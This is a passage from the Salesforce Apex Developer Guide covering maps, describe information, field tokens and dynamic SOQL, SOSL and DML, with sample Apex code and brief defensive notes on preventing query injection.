map. // Populate map from SOQL query Map<ID, Account> m = new Map<ID, Account>([SELECT Id, Name FROM Account LIMIT 10]); // After populating the map, iterate through the map entries for (ID idKey : m.keyset()) { Account a = m.get(idKey); System.debug(a); } One common usage of this map type is for in-memory “joins” between two tables. Note: RecentlyViewed records for users who are members of several communities can’t be retrieved automatically into a map via Apex. This is because records of a user with different networks can result in duplicate IDs that maps don’t support. For more information, see RecentlyViewed. 180 Working with Data in Apex Apex Developer Guide
  • 185.
    Using Map Methods TheMap class exposes various methods that you can use to work with map elements, such as adding, removing, or retrieving elements. This example uses Map methods to add new elements and retrieve existing elements from the map. This example also checks for the existence of a key and gets the set of all keys. The map in this example has one element with an integer key and an account value. Account myAcct = new Account(); //Define a new account Map<Integer, Account> m = new Map<Integer, Account>(); // Define a new map m.put(1, myAcct); // Insert a new key-value pair in the map System.assert(!m.containsKey(3)); // Assert that the map contains a key Account a = m.get(1); // Retrieve a value, given a particular key Set<Integer> s = m.keySet(); // Return a set that contains all of the keys in the map IN THIS SECTION: sObject Map Considerations sObject Map Considerations Be cautious when using sObjects as map keys. Key matching for sObjects is based on the comparison of all sObject field values. If one or more field values change after adding an sObject to the map, attempting to retrieve this sObject from the map returns null. This is because the modified sObject isn’t found in the map due to different field values. This can occur if you explicitly change a field on the sObject, or if the sObject fields are implicitly changed by the system; for example, after inserting an sObject, the sObject variable has the ID field autofilled. Attempting to fetch this Object from a map to which it was added before the insert operation won’t yield the map entry, as shown in this example. // Create an account and add it to the map Account a1 = new Account(Name='A1'); Map<sObject, Integer> m = new Map<sObject, Integer>{ a1 => 1}; // Get a1's value from the map. // Returns the value of 1. System.assertEquals(1, m.get(a1)); // Id field is null. System.assertEquals(null, a1.Id); // Insert a1. // This causes the ID field on a1 to be auto-filled insert a1; // Id field is now populated. System.assertNotEquals(null, a1.Id); // Get a1's value from the map again. // Returns null because Map.get(sObject) doesn't find // the entry based on the sObject with an auto-filled ID. // This is because when a1 was originally added to the map // before the insert operation, the ID of a1 was null. System.assertEquals(null, m.get(a1)); Another scenario where sObject fields are autofilled is in triggers, for example, when using before and after insert triggers for an sObject. If those triggers share a static map defined in a class, and the sObjects in Trigger.New are added to this map in the before trigger, the sObjects in Trigger.New in the after trigger aren’t found in the map because the two sets of sObjects differ by the fields that 181 Working with Data in Apex Apex Developer Guide
  • 186.
    are autofilled. ThesObjects in Trigger.New in the after trigger have system fields populated after insertion, namely: ID, CreatedDate, CreatedById, LastModifiedDate, LastModifiedById, and SystemModStamp. Dynamic Apex Dynamic Apex enables developers to create more flexible applications by providing them with the ability to: • Access sObject and field describe information Describe information provides metadata information about sObject and field properties. For example, the describe information for an sObject includes whether that type of sObject supports operations like create or undelete, the sObject's name and label, the sObject's fields and child objects, and so on. The describe information for a field includes whether the field has a default value, whether it is a calculated field, the type of the field, and so on. Note that describe information provides information about objects in an organization, not individual records. • Access Salesforce app information You can obtain describe information for standard and custom apps available in the Salesforce user interface. Each app corresponds to a collection of tabs. Describe information for an app includes the app’s label, namespace, and tabs. Describe information for a tab includes the sObject associated with the tab, tab icons and colors. • Write dynamic SOQL queries, dynamic SOSL queries and dynamic DML Dynamic SOQL and SOSL queries provide the ability to execute SOQL or SOSL as a string at runtime, while dynamic DML provides the ability to create a record dynamically and then insert it into the database using DML. Using dynamic SOQL, SOSL, and DML, an application can be tailored precisely to the organization as well as the user's permissions. This can be useful for applications that are installed from AppExchange. IN THIS SECTION: 1. Understanding Apex Describe Information 2. Using Field Tokens 3. Understanding Describe Information Permissions 4. Describing sObjects Using Schema Method 5. Describing Tabs Using Schema Methods 6. Accessing All sObjects 7. Accessing All Data Categories Associated with an sObject 8. Dynamic SOQL 9. Dynamic SOSL 10. Dynamic DML Understanding Apex Describe Information You can describe sObjects either by using tokens or the describeSObjects Schema method. Apex provides two data structures and a method for sObject and field describe information: • Token—a lightweight, serializable reference to an sObject or a field that is validated at compile time. This is used for token describes. • The describeSObjects method—a method in the Schema class that performs describes on one or more sObject types. 182 Working with Data in Apex Apex Developer Guide
  • 187.
    • Describe result—anobject of type Schema.DescribeSObjectResult that contains all the describe properties for the sObjectorfield.Describeresultobjectsarenotserializable,andarevalidatedatruntime.Thisresultobjectisreturnedwhenperforming the describe, using either the sObject token or the describeSObjects method. Describing sObjects Using Tokens It is easy to move from a token to its describe result, and vice versa. Both sObject and field tokens have the method getDescribe whichreturnsthedescriberesultforthattoken.Onthedescriberesult,the getSObjectType and getSObjectField methods return the tokens for sObject and field, respectively. Because tokens are lightweight, using them can make your code faster and more efficient. For example, use the token version of an sObject or field when you are determining the type of an sObject or field that your code needs to use. The token can be compared using the equality operator (==) to determine whether an sObject is the Account object, for example, or whether a field is the Name field or a custom calculated field. The following code provides a general example of how to use tokens and describe results to access information about sObject and field properties: // Create a new account as the generic type sObject sObject s = new Account(); // Verify that the generic sObject is an Account sObject System.assert(s.getsObjectType() == Account.sObjectType); // Get the sObject describe result for the Account object Schema.DescribeSObjectResult dsr = Account.sObjectType.getDescribe(); // Get the field describe result for the Name field on the Account object Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.Name; // Verify that the field token is the token for the Name field on an Account object System.assert(dfr.getSObjectField() == Account.Name); // Get the field describe result from the token dfr = dfr.getSObjectField().getDescribe(); The following algorithm shows how you can work with describe information in Apex: 1. Generate a list or map of tokens for the sObjects in your organization (see Accessing All sObjects.) 2. Determine the sObject you need to access. 3. Generate the describe result for the sObject. 4. If necessary, generate a map of field tokens for the sObject (see Accessing All Field Describe Results for an sObject.) 5. Generate the describe result for the field the code needs to access. Using sObject Tokens SObjects,suchasAccountandMyCustomObject__c,actasstaticclasseswithspecialstaticmethodsandmembervariablesforaccessing token and describe result information. You must explicitly reference an sObject and field name at compile time to gain access to the describe result. To access the token for an sObject, use one of the following methods: • Access the sObjectType member variable on an sObject type, such as Account. • Call the getSObjectType method on an sObject describe result, an sObject variable, a list, or a map. 183 Working with Data in Apex Apex Developer Guide
  • 188.
    Schema.SObjectType is thedata type for an sObject token. In the following example, the token for the Account sObject is returned: Schema.sObjectType t = Account.sObjectType; The following also returns a token for the Account sObject: Account a = new Account(); Schema.sObjectType t = a.getSObjectType(); This example can be used to determine whether an sObject or a list of sObjects is of a particular type: // Create a generic sObject variable s SObject s = Database.query('SELECT Id FROM Account LIMIT 1'); // Verify if that sObject variable is an Account token System.assertEquals(s.getSObjectType(), Account.sObjectType); // Create a list of generic sObjects List<sObject> sobjList = new Account[]{}; // Verify if the list of sObjects contains Account tokens System.assertEquals(sobjList.getSObjectType(), Account.sObjectType); Some standard sObjects have a field called sObjectType, for example, AssignmentRule, QueueSObject, and RecordType. For these types of sObjects, always use the getSObjectType method for retrieving the token. If you use the property, for example, RecordType.sObjectType, the field is returned. Obtaining sObject Describe Results Using Tokens To access the describe result for an sObject, use one of the following methods: • Call the getDescribe method on an sObject token. • Use the Schema sObjectType static variable with the name of the sObject. For example, Schema.sObjectType.Lead. Schema.DescribeSObjectResult is the data type for an sObject describe result. The following example uses the getDescribe method on an sObject token: Schema.DescribeSObjectResult dsr = Account.sObjectType.getDescribe(); The following example uses the Schema sObjectType static member variable: Schema.DescribeSObjectResult dsr = Schema.SObjectType.Account; For more information about the methods available with the sObject describe result, see DescribeSObjectResultClass/>. SEE ALSO: DescribeSObjectResult.fields() DescribeSObjectResult.fieldsets() Using Field Tokens To access the token for a field, use one of the following methods: • Access the static member variable name of an sObject static type, for example, Account.Name. 184 Working with Data in Apex Apex Developer Guide
  • 189.
    • Call thegetSObjectField method on a field describe result. The field token uses the data type Schema.SObjectField. In the following example, the field token is returned for the Account object's Description field: Schema.SObjectField fieldToken = Account.Description; In the following example, the field token is returned from the field describe result: // Get the describe result for the Name field on the Account object Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.Name; // Verify that the field token is the token for the Name field on an Account object System.assert(dfr.getSObjectField() == Account.Name); // Get the describe result from the token dfr = dfr.getSObjectField().getDescribe(); Note: Field tokens aren't available for person accounts. If you access Schema.Account.fieldname, you get an exception error. Instead, specify the field name as a string. Using Field Describe Results To access the describe result for a field, use one of the following methods: • Call the getDescribe method on a field token. • Access the fields member variable of an sObject token with a field member variable (such as Name, BillingCity, and so on.) The field describe result uses the data type Schema.DescribeFieldResult. The following example uses the getDescribe method: Schema.DescribeFieldResult dfr = Account.Description.getDescribe(); This example uses the fields member variable method: Schema.DescribeFieldResult dfr = Schema.SObjectType.Account.fields.Name; In the example above, the system uses special parsing to validate that the final member variable (Name) is valid for the specified sObject at compile time. When the parser finds the fields member variable, it looks backwards to find the name of the sObject (Account). It validates that the field name following the fields member variable is legitimate. The fields member variable only works when used in this manner. Note: Don’tusethe fields membervariablewithoutalsousingeitherafieldmembervariablenameorthe getMap method. For more information on getMap, see the next section. For more information about the methods available with a field describe result, see DescribeFieldResultClass. Accessing All Field Describe Results for an sObject Use the field describe result's getMap method to return a map that represents the relationship between all the field names (keys) and the field tokens (values) for an sObject. The following example generates a map that can be used to access a field by name: Map<String, Schema.SObjectField> fieldMap = Schema.SObjectType.Account.fields.getMap(); 185 Working with Data in Apex Apex Developer Guide
  • 190.
    Note: The valuetype of this map is not a field describe result. Using the describe results would take too many system resources. Instead, it is a map of tokens that you can use to find the appropriate field. After you determine the field, generate the describe result for it. The map has the following characteristics: • It is dynamic, that is, it is generated at runtime on the fields for that sObject. • All field names are case insensitive. • The keys use namespaces as required. • The keys reflect whether the field is a custom object. Field Describe Considerations Note the following when describing fields. • A field describe that’s executed from within an installed managed package returns Chatter fields even if Chatter is not enabled in the installing organization. This is not true if the field describe is executed from a class that’s not within an installed managed package. • When you describe sObjects and their fields from within an Apex class, custom fields of new field types are returned regardless of the API version that the class is saved in. If a field type, such as the geolocation field type, is available only in a recent API version, components of a geolocation field are returned even if the class is saved in an earlier API version. Versioned Behavior Changes In API version 34.0 and later, Schema.DescribeSObjectResult on a custom SObjectType includes map keys prefixed with the namespace, even if the namespace is that of currently executing code. If you work with multiple namespaces and generate runtime describe data, make sure that your code accesses keys correctly using the namespace prefix. SEE ALSO: DescribeSObjectResult.fields() DescribeSObjectResult.fieldsets() Understanding Describe Information Permissions Apex classes and triggers run in system mode. Classes and triggers have no restrictions on dynamically looking up any sObject that is available in the org. You can generate a map of all the sObjects for your org regardless of the current user’s permission, unless you are executing anonymous Apex. User permissions matter when you execute describe calls in an anonymous block.. As a result, not all sObjects and fields can be looked up if access is restricted for the running user. For example, if you describe account fields in an anonymous block and you don’t have access to all fields, not all fields are returned. However, all fields are returned for the same call in an Apex class. For more information, see “About API and Dynamic Apex Access in Packages” in Salesforce Help. SEE ALSO: Anonymous Blocks What is a Package? 186 Working with Data in Apex Apex Developer Guide
  • 191.
    Describing sObjects UsingSchema Method As an alternative to using tokens, you can describe sObjects by calling the describeSObjects Schema method and passing one or more sObject type names for the sObjects you want to describe. ThisexamplegetsdescribemetadatainformationfortwosObjecttypes—TheAccountstandardobjectandtheMerchandise__ccustom object. After obtaining the describe result for each sObject, this example writes the returned information to the debug output, such as the sObject label, number of fields, whether it is a custom object or not, and the number of child relationships. // sObject types to describe String[] types = new String[]{'Account','Merchandise__c'}; // Make the describe call Schema.DescribeSobjectResult[] results = Schema.describeSObjects(types); System.debug('Got describe information for ' + results.size() + ' sObjects.'); // For each returned result, get some info for(Schema.DescribeSobjectResult res : results) { System.debug('sObject Label: ' + res.getLabel()); System.debug('Number of fields: ' + res.fields.getMap().size()); System.debug(res.isCustom() ? 'This is a custom object.' : 'This is a standard object.'); // Get child relationships Schema.ChildRelationship[] rels = res.getChildRelationships(); if (rels.size() > 0) { System.debug(res.getName() + ' has ' + rels.size() + ' child relationships.'); } } SEE ALSO: DescribeSObjectResult.fields() DescribeSObjectResult.fieldsets() Describing Tabs Using Schema Methods You can get metadata information about the apps and their tabs available in the Salesforce user interface by executing a describe call in Apex. Also, you can get more detailed information about each tab. Use the describeTabs Schema method and the getTabs method in Schema.DescribeTabResult, respectively. This example shows how to get the tab sets for each app. The example then obtains tab describe metadata information for the Sales app. For each tab, metadata information includes the icon URL, whether the tab is custom or not, and colors among others. The tab describe information is written to the debug output. // Get tab set describes for each app List<Schema.DescribeTabSetResult> tabSetDesc = Schema.describeTabs(); // Iterate through each tab set describe for each app and display the info for(DescribeTabSetResult tsr : tabSetDesc) { String appLabel = tsr.getLabel(); System.debug('Label: ' + appLabel); System.debug('Logo URL: ' + tsr.getLogoUrl()); System.debug('isSelected: ' + tsr.isSelected()); String ns = tsr.getNamespace(); 187 Working with Data in Apex Apex Developer Guide
  • 192.
    if (ns =='') { System.debug('The ' + appLabel + ' app has no namespace defined.'); } else { System.debug('Namespace: ' + ns); } // Display tab info for the Sales app if (appLabel == 'Sales') { List<Schema.DescribeTabResult> tabDesc = tsr.getTabs(); System.debug('-- Tab information for the Sales app --'); for(Schema.DescribeTabResult tr : tabDesc) { System.debug('getLabel: ' + tr.getLabel()); System.debug('getColors: ' + tr.getColors()); System.debug('getIconUrl: ' + tr.getIconUrl()); System.debug('getIcons: ' + tr.getIcons()); System.debug('getMiniIconUrl: ' + tr.getMiniIconUrl()); System.debug('getSobjectName: ' + tr.getSobjectName()); System.debug('getUrl: ' + tr.getUrl()); System.debug('isCustom: ' + tr.isCustom()); } } } // Example debug statement output // DEBUG|Label: Sales // DEBUG|Logo URL: https://MyDomainName.my.salesforce.com/img/seasonLogos/2014_winter_aloha.png // DEBUG|isSelected: true // DEBUG|The Sales app has no namespace defined.// DEBUG|-- Tab information for the Sales app -- // (This is an example debug output for the Accounts tab.) // DEBUG|getLabel: Accounts // DEBUG|getColors: (Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme4;], // Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme3;], // Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme2;]) // DEBUG|getIconUrl: https://MyDomainName.my.salesforce.com/img/icon/accounts32.png // DEBUG|getIcons: (Schema.DescribeIconResult[getContentType=image/png;getHeight=32;getTheme=theme3; // getUrl=https://MyDomainName.my.salesforce.com/img/icon/accounts32.png;getWidth=32;], // Schema.DescribeIconResult[getContentType=image/png;getHeight=16;getTheme=theme3; // getUrl=https://MyDomainName.my.salesforce.com/img/icon/accounts16.png;getWidth=16;]) // DEBUG|getMiniIconUrl: https://MyDomainName.my.salesforce.com/img/icon/accounts16.png // DEBUG|getSobjectName: Account // DEBUG|getUrl: https://MyDomainName.my.salesforce.com/001/o // DEBUG|isCustom: false 188 Working with Data in Apex Apex Developer Guide
  • 193.
    Accessing All sObjects Usethe Schema getGlobalDescribe method to return a map that represents the relationship between all sObject names (keys) to sObject tokens (values). For example: Map<String, Schema.SObjectType> gd = Schema.getGlobalDescribe(); The map has the following characteristics: • It is dynamic, that is, it is generated at runtime on the sObjects currently available for the organization, based on permissions. • The sObject names are case insensitive. • The keys are prefixed with the namespace, if any.* • The keys reflect whether the sObject is a custom object. * Starting with Apex saved using Salesforce API version 28.0, the keys in the map that getGlobalDescribe returns are always prefixed with the namespace, if any, of the code in which it is running. For example, if the code block that makes the getGlobalDescribe call is in namespace NS1, and a custom object named MyObject__c is in the same namespace, the key returned is NS1__MyObject__c. For Apex saved using earlier API versions, the key contains the namespace only if the namespace of the code block and the namespace of the sObject are different. For example, if the code block that generates the map is in namespace N1, and an sObject is also in N1, the key in the map is represented as MyObject__c. However, if the code block is in namespace N1, and the sObject is in namespace N2, the key is N2__MyObject__c. Standard sObjects have no namespace prefix. Note: Ifthe getGlobalDescribe methodiscalledfromaninstalledmanagedpackage,itreturnssObjectnamesandtokens for Chatter sObjects, such as NewsFeed and UserProfileFeed, even if Chatter is not enabled in the installing organization. This is not true if the getGlobalDescribe method is called from a class not within an installed managed package. Accessing All Data Categories Associated with an sObject Use the describeDataCategoryGroups and describeDataCategoryGroupStructures methods to return the categories associated with a specific object: 1. Return all the category groups associated with the objects of your choice (see describeDataCategoryGroups(sObjectNames)). 2. From the returned map, get the category group name and sObject name you want to further interrogate (see DescribeDataCategoryGroupResult Class). 3. Specify the category group and associated object, then retrieve the categories available to this object (see describeDataCategoryGroupStructures). The describeDataCategoryGroupStructures methodreturnsthecategoriesavailablefortheobjectinthecategorygroup you specified. For additional information about data categories, see “Work with Data Categories” in the Salesforce online help. In the following example, the describeDataCategoryGroupSample method returns all the category groups associated with theArticleandQuestionobjects.The describeDataCategoryGroupStructures methodreturnsallthecategoriesavailable for articles and questions in the Regions category group. For additional information about articles and questions, see “Work with Articles and Translations” in the Salesforce online help. To use the following example, you must: • Enable Salesforce Knowledge. • Enable the answers feature. • Create a data category group called Regions. • Assign Regions as the data category group to be used by Answers. 189 Working with Data in Apex Apex Developer Guide
  • 194.
    • Make surethe Regions data category group is assigned to Salesforce Knowledge. For more information on creating data category groups, see “Create and Modify Category Groups” in the Salesforce online help. For more information on answers, see “Answers Overview” in the Salesforce online help. public class DescribeDataCategoryGroupSample { public static List<DescribeDataCategoryGroupResult> describeDataCategoryGroupSample(){ List<DescribeDataCategoryGroupResult> describeCategoryResult; try { //Creating the list of sobjects to use for the describe //call List<String> objType = new List<String>(); objType.add('KnowledgeArticleVersion'); objType.add('Question'); //Describe Call describeCategoryResult = Schema.describeDataCategoryGroups(objType); //Using the results and retrieving the information for(DescribeDataCategoryGroupResult singleResult : describeCategoryResult){ //Getting the name of the category singleResult.getName(); //Getting the name of label singleResult.getLabel(); //Getting description singleResult.getDescription(); //Getting the sobject singleResult.getSobject(); } } catch(Exception e){ } return describeCategoryResult; } } public class DescribeDataCategoryGroupStructures { public static List<DescribeDataCategoryGroupStructureResult> getDescribeDataCategoryGroupStructureResults(){ List<DescribeDataCategoryGroupResult> describeCategoryResult; List<DescribeDataCategoryGroupStructureResult> describeCategoryStructureResult; try { //Making the call to the describeDataCategoryGroups to //get the list of category groups associated List<String> objType = new List<String>(); objType.add('KnowledgeArticleVersion'); objType.add('Question'); 190 Working with Data in Apex Apex Developer Guide
  • 195.
    describeCategoryResult = Schema.describeDataCategoryGroups(objType); //Creatinga list of pair objects to use as a parameter //for the describe call List<DataCategoryGroupSobjectTypePair> pairs = new List<DataCategoryGroupSobjectTypePair>(); //Looping throught the first describe result to create //the list of pairs for the second describe call for(DescribeDataCategoryGroupResult singleResult : describeCategoryResult){ DataCategoryGroupSobjectTypePair p = new DataCategoryGroupSobjectTypePair(); p.setSobject(singleResult.getSobject()); p.setDataCategoryGroupName(singleResult.getName()); pairs.add(p); } //describeDataCategoryGroupStructures() describeCategoryStructureResult = Schema.describeDataCategoryGroupStructures(pairs, false); //Getting data from the result for(DescribeDataCategoryGroupStructureResult singleResult : describeCategoryStructureResult){ //Get name of the associated Sobject singleResult.getSobject(); //Get the name of the data category group singleResult.getName(); //Get the name of the data category group singleResult.getLabel(); //Get the description of the data category group singleResult.getDescription(); //Get the top level categories DataCategory [] toplevelCategories = singleResult.getTopCategories(); //Recursively get all the categories List<DataCategory> allCategories = getAllCategories(toplevelCategories); for(DataCategory category : allCategories) { //Get the name of the category category.getName(); //Get the label of the category category.getLabel(); //Get the list of sub categories in the category DataCategory [] childCategories = 191 Working with Data in Apex Apex Developer Guide
  • 196.
    category.getChildCategories(); } } } catch (Exceptione){ } return describeCategoryStructureResult; } private static DataCategory[] getAllCategories(DataCategory [] categories){ if(categories.isEmpty()){ return new DataCategory[]{}; } else { DataCategory [] categoriesClone = categories.clone(); DataCategory category = categoriesClone[0]; DataCategory[] allCategories = new DataCategory[]{category}; categoriesClone.remove(0); categoriesClone.addAll(category.getChildCategories()); allCategories.addAll(getAllCategories(categoriesClone)); return allCategories; } } } Testing Access to All Data Categories Associated with an sObject The following example tests the describeDataCategoryGroupSample method shown earlier. It ensures that the returned category group and associated objects are correct. @isTest private class DescribeDataCategoryGroupSampleTest { public static testMethod void describeDataCategoryGroupSampleTest(){ List<DescribeDataCategoryGroupResult>describeResult = DescribeDataCategoryGroupSample.describeDataCategoryGroupSample(); //Assuming that you have KnowledgeArticleVersion and Questions //associated with only one category group 'Regions'. System.assert(describeResult.size() == 2, 'The results should only contain two results: ' + describeResult.size()); for(DescribeDataCategoryGroupResult result : describeResult) { //Storing the results String name = result.getName(); String label = result.getLabel(); String description = result.getDescription(); String objectNames = result.getSobject(); //asserting the values to make sure System.assert(name == 'Regions', 'Incorrect name was returned: ' + name); System.assert(label == 'Regions of the World', 'Incorrect label was returned: ' + label); System.assert(description == 'This is the category group for all the regions', 'Incorrect description was returned: ' + description); 192 Working with Data in Apex Apex Developer Guide
  • 197.
    System.assert(objectNames.contains('KnowledgeArticleVersion') || objectNames.contains('Question'), 'Incorrect sObjectwas returned: ' + objectNames); } } } This example tests the describeDataCategoryGroupStructures method. It ensures that the returned category group, categories and associated objects are correct. @isTest private class DescribeDataCategoryGroupStructuresTest { public static testMethod void getDescribeDataCategoryGroupStructureResultsTest(){ List<Schema.DescribeDataCategoryGroupStructureResult> describeResult = DescribeDataCategoryGroupStructures.getDescribeDataCategoryGroupStructureResults(); System.assert(describeResult.size() == 2, 'The results should only contain 2 results: ' + describeResult.size()); //Creating category info CategoryInfo world = new CategoryInfo('World', 'World'); CategoryInfo asia = new CategoryInfo('Asia', 'Asia'); CategoryInfo northAmerica = new CategoryInfo('NorthAmerica', 'North America'); CategoryInfo southAmerica = new CategoryInfo('SouthAmerica', 'South America'); CategoryInfo europe = new CategoryInfo('Europe', 'Europe'); List<CategoryInfo> info = new CategoryInfo[] { asia, northAmerica, southAmerica, europe }; for (Schema.DescribeDataCategoryGroupStructureResult result : describeResult) { String name = result.getName(); String label = result.getLabel(); String description = result.getDescription(); String objectNames = result.getSobject(); //asserting the values to make sure System.assert(name == 'Regions', 'Incorrect name was returned: ' + name); System.assert(label == 'Regions of the World', 'Incorrect label was returned: ' + label); System.assert(description == 'This is the category group for all the regions', 'Incorrect description was returned: ' + description); System.assert(objectNames.contains('KnowledgeArticleVersion') || objectNames.contains('Question'), 'Incorrect sObject was returned: ' + objectNames); DataCategory [] topLevelCategories = result.getTopCategories(); System.assert(topLevelCategories.size() == 1, 'Incorrect number of top level categories returned: ' + topLevelCategories.size()); System.assert(topLevelCategories[0].getLabel() == world.getLabel() && 193 Working with Data in Apex Apex Developer Guide
  • 198.
    topLevelCategories[0].getName() == world.getName()); //checkingif the correct children are returned DataCategory [] children = topLevelCategories[0].getChildCategories(); System.assert(children.size() == 4, 'Incorrect number of children returned: ' + children.size()); for(Integer i=0; i < children.size(); i++){ System.assert(children[i].getLabel() == info[i].getLabel() && children[i].getName() == info[i].getName()); } } } private class CategoryInfo { private final String name; private final String label; private CategoryInfo(String n, String l){ this.name = n; this.label = l; } public String getName(){ return this.name; } public String getLabel(){ return this.label; } } } Dynamic SOQL Dynamic SOQL refers to the creation of a SOQL string at run time with Apex code. Dynamic SOQL enables you to create more flexible applications. For example, you can create a search based on input from an end user or update records with varying field names. To create a dynamic SOQL query at run time, use the Database.query or Database.queryWithBinds methods, in one of the following ways. • Return a single sObject when the query returns a single record: sObject s = Database.query(string); • Return a list of sObjects when the query returns more than a single record: List<sObject> sobjList = Database.query(string); • Return a list of sObjects using a map of bind variables: List<sObject> sobjList = Database.queryWithBinds(string, bindVariablesMap, accessLevel); 194 Working with Data in Apex Apex Developer Guide
  • 199.
    The Database.query andDatabase.queryWithBinds methods can be used wherever an inline SOQL query can be used, such as in regular assignment statements and for loops. The results are processed in much the same way as static SOQL queries are processed. With API version 55.0 and later, as part of the User Mode for Database Operations feature, use the accessLevel parameter to run the query operation in user or system mode. The accessLevel parameter specifies whether the method runs in system mode (AccessLevel.SYSTEM_MODE) or user mode (AccessLevel.USER_MODE). In system mode, the object and field-level permissions of the current user are ignored, and the record sharing rules are controlled by the class sharing keywords. In user mode, the object permissions, field-level security, and sharing rules of the current user are enforced. System mode is the default. Dynamic SOQL results can be specified as concrete sObjects, such as Account or MyCustomObject__c, or as the generic sObject data type. At run time, the system validates that the type of the query matches the declared type of the variable. If the query doesn’t return the correct sObject type, a run-time error is thrown. Therefore, you don’t have to cast from a generic sObject to a concrete sObject. DynamicSOQLquerieshavethesamegovernorlimitsasstaticqueries.Formoreinformationongovernorlimits,seeExecutionGovernors and Limits on page 315. For a full description of SOQL query syntax, see Salesforce Object Query Language (SOQL) in the SOQL and SOSL Reference. Dynamic SOQL Considerations You can use simple bind variables in dynamic SOQL query strings when using Database.query. The following is allowed: String myTestString = 'TestName'; List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE Name = :myTestString'); However, unlike inline SOQL, you can’t use bind variable fields in the query string with Database.query. The following example isn’t supported and results in a Variable does not exist error. MyCustomObject__c myVariable = new MyCustomObject__c(field1__c ='TestField'); List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE field1__c = :myVariable.field1__c'); You can instead resolve the variable field into a string and use the string in your dynamic SOQL query: String resolvedField1 = myVariable.field1__c; List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE field1__c = :resolvedField1'); (API version 57.0 and later) Another option is to use the Database.queryWithBinds method. With this method, bind variables in the query are resolved from a Map parameter directly with a key, rather than from Apex code variables. This removes the need for the variables to be in scope when the query is executed. This example shows a SOQL query that uses a bind variable for an Account name; its value is passed in with the acctBinds Map. Map<String, Object> acctBinds = new Map<String, Object>{'acctName' => 'Acme Corporation'}; List<Account> accts = Database.queryWithBinds('SELECT Id FROM Account WHERE Name = :acctName', acctBinds, AccessLevel.USER_MODE); 195 Working with Data in Apex Apex Developer Guide
  • 200.
    SOQL Injection SOQL injectionis a technique by which a user causes your application to execute database methods you didn’t intend by passing SOQL statements into your code. This can occur in Apex code whenever your application relies on end-user input to construct a dynamic SOQL statement and you don’t handle the input properly. TopreventSOQLinjection,usethe escapeSingleQuotes method.Thismethodaddstheescapecharacter()toallsinglequotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands. Additional Dynamic SOQL Methods TheDynamicSOQLexamplesinthistopicshowhowtousethe Database.query and Database.queryWithBinds methods. These methods also use Dynamic SOQL: • Database.countQuery and Database.countQueryWithBinds:ReturnthenumberofrecordsthatadynamicSOQL query would return when executed. • Database.getQueryLocator and Database.getQueryLocatorWithBinds:Createa QueryLocator object used in batch Apex or Visualforce. SEE ALSO: Apex Reference Guide: System.Database Methods Dynamic SOSL Dynamic SOSL refers to the creation of a SOSL string at run time with Apex code. Dynamic SOSL enables you to create more flexible applications. For example, you can create a search based on input from an end user, or update records with varying field names. To create a dynamic SOSL query at run time, use the search query method. For example: List<List <sObject>> myQuery = search.query(SOSL_search_string); The following example exercises a simple SOSL query string. String searchquery='FIND'Edge*'IN ALL FIELDS RETURNING Account(id,name),Contact, Lead'; List<List<SObject>>searchList=search.query(searchquery); Dynamic SOSL statements evaluate to a list of lists of sObjects, where each list contains the search results for a particular sObject type. The result lists are always returned in the same order as they were specified in the dynamic SOSL query. From the example above, the results from Account are first, then Contact, then Lead. The search query method can be used wherever an inline SOSL query can be used, such as in regular assignment statements and for loops. The results are processed in much the same way as static SOSL queries are processed. DynamicSOSLquerieshavethesamegovernorlimitsasstaticqueries.Formoreinformationongovernorlimits,seeExecutionGovernors and Limits on page 315. For a full description of SOSL query syntax, see Salesforce Object Search Language (SOSL) in the SOQL and SOSL Reference. Use Dynamic SOSL to Return Snippets To provide more context for records in search results, use the SOSL WITH SNIPPET clause. Snippets make it easier to identify the content you’re looking for. For information about how snippets are generated, see WITH SNIPPET in the SOQL and SOSL Reference. 196 Working with Data in Apex Apex Developer Guide
  • 201.
    To use theSOSL WITH SNIPPET clause in a dynamic SOSL query at run time, use the Search.find method. Search.SearchResults searchResults = Search.find(SOSL_search_string); This example exercises a simple SOSL query string that includes a WITH SNIPPET clause. The example calls System.debug() to print the returned titles and snippets. Your code would display the titles and snippets in a Web page. Search.SearchResults searchResults = Search.find('FIND 'test' IN ALL FIELDS RETURNING KnowledgeArticleVersion(id, title WHERE PublishStatus = 'Online' AND Language = 'en_US') WITH SNIPPET (target_length=120)'); List<Search.SearchResult> articlelist = searchResults.get('KnowledgeArticleVersion'); for (Search.SearchResult searchResult : articleList) { KnowledgeArticleVersion article = (KnowledgeArticleVersion) searchResult.getSObject(); System.debug(article.Title); System.debug(searchResult.getSnippet()); } SOSL Injection SOSL injection is a technique by which a user causes your application to execute database methods you did not intend by passing SOSL statements into your code. A SOSL injection can occur in Apex code whenever your application relies on end-user input to construct a dynamic SOSL statement and you do not handle the input properly. TopreventSOSLinjection,usethe escapeSingleQuotes method.Thismethodaddstheescapecharacter()toallsinglequotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands. Dynamic DML In addition to querying describe information and building SOQL queries at runtime, you can also create sObjects dynamically, and insert them into the database using DML. To create a new sObject of a given type, use the newSObject method on an sObject token. Note that the token must be cast into a concrete sObject type (such as Account). For example: // Get a new account Account a = new Account(); // Get the token for the account Schema.sObjectType tokenA = a.getSObjectType(); // The following produces an error because the token is a generic sObject, not an Account // Account b = tokenA.newSObject(); // The following works because the token is cast back into an Account Account b = (Account)tokenA.newSObject(); Though the sObject token tokenA is a token of Account, it is considered an sObject because it is accessed separately. It must be cast back into the concrete sObject type Account to use the newSObject method. For more information on casting, see Classes and Casting on page 108. You can also specify an ID with newSObject to create an sObject that references an existing record that you can update later. For example: SObject s = Database.query('SELECT Id FROM account LIMIT 1')[0].getSObjectType(). newSObject([SELECT Id FROM Account LIMIT 1][0].Id); 197 Working with Data in Apex Apex Developer Guide
  • 202.
